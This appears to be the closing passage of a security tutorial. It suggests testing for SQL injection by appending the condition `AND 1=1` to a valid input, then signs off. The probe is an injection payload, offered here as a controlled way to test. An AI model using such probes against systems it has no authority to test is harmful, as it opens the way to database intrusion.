A safer approach to testing SQL injection vulnerabilities is by using `AND 1=1` along with a valid input. This avoids unintended side effects by keeping the query conditions more controlled.

That's it from my side! Until next time :)